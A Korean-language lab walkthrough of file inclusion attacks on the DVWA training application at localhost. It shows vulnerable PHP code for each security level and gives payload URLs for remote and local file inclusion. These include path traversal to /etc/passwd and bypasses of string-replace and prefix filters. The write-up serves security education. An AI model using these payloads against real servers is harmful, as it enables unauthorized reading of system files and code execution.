File Inclusion Attack

이 문제는 응용 프로그램이 공격자가 런타임에 실행되는 파일을 제어 할 수있는 방식으로 공격자 제어 변수를 사용하여 실행 코드에 대한 경로를 빌드 할 때 발생합니다. 파일 포함 취약점은 일반 디렉토리 탐색 공격 과 구별됩니다. 디렉토리 탐색은 무단 파일 시스템 액세스 를 얻는 방법이며 파일 포함 취약점은 애플리케이션이 실행을 위해 코드를로드하는 방식을 파괴합니다. 파일 포함 취약점을 성공적으로 악용하면영향을받는 웹 응용 프로그램을 실행하는 웹 서버 에서 원격 코드 실행 . 공격자는 원격 코드 실행을 사용 하여 웹 서버에 웹 셸 을 생성하여 웹 사이트 손상에 사용할 수 있습니다 .

원격 파일 포함

원격 파일 포함 (**RFI**)은 웹 애플리케이션이 원격 파일을 다운로드하고 실행할 때 발생합니다. 이러한 원격 파일은 일반적으로 웹 응용 프로그램에 대한 사용자 제공 매개 변수로 HTTP 또는 FTP URI 형식으로 가져 옵니다 .


로컬 파일 포함

로컬 파일 포함 (**LFI**)은 원격 파일을 포함하는 대신 로컬 파일, 즉 현재 서버의 파일 만 실행에 포함될 수 있다는 점을 제외하면 원격 파일 포함 취약점과 유사합니다. 이 문제는 웹 서버의 액세스 로그와 같이 공격자가 제어하는 데이터가 포함 된 파일을 포함하여 원격 코드 실행으로 이어질 수 있습니다.

<Low>

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```


RFI Method
http://localhost/dvwa/vulnerabilities/fi/?page=https://www.naver.com



이를 악용하게 되면 악성코드 다운로드 페이지로 이동하게 할 경우 웹 서버에 악성코드가 설치됩니다. 이후 LFI 방식으로 악성코드를 실행시킨다면 웹 서버에 매우 위험할 수 있습니다.

LFI

http://localhost/dvwa/vulnerabilities/fi/?page=../../../../../../../etc/passwd




이와 같이 웹 서버에 존재하는 파일들을 보거나 실행시킬 수 있게 됩니다.

<Medium>

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

RFI

http://localhost/dvwa/vulnerabilities/fi/?page=htthttps://ps://www.naver.com




이와 같이 https://를 중간에 넣어주면 우회 가능합니다.

LFI

http://localhost/dvwa/vulnerabilities/fi/?page=..//..//..//..//..//..//etc/passwd

이와 같이 ..// 를 사용해주면 우회 가능합니다.



<high>


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
        // This isn't the page we want!
        echo "ERROR: File not found!";
        exit;
}

?>
```

RFI

위 방식은 file이 들어가는지 검사하고 있으므로 안통함.

LFI

http://localhost/dvwa/vulnerabilities/fi/?page=file../../../../../../../../../etc/passwd



<Security>

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
        // This isn't the page we want!
        echo "ERROR: File not found!";
        exit;
}

?>
```